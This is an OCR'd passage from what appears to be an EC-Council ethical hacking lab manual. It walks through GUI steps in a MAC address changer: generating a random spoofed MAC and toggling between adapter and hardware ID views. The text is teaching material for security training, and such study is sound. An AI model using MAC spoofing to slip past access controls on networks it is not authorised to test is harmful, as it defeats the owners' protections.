


16. Click the **Random** button to generate a random MAC address.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A randomly generated MAC appears in the **New Spoofed MAC Address** field, as shown in the screenshot.




18. Click the forward arrow button (**>>**) under **Network Connection** to view the **Network Adapter** information.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Clicking the back arrow (**<<**) button under **Network Adapter** will again display the **Network Connection** information. These buttons allow toggling between the network connection and network adapter.




20. Similarly, you can click the forward arrow button (**>>**) under **Hardware ID** to view **Configuration ID** information and click the back arrow button (**<<**) to toggle back to **Hardware ID** information.

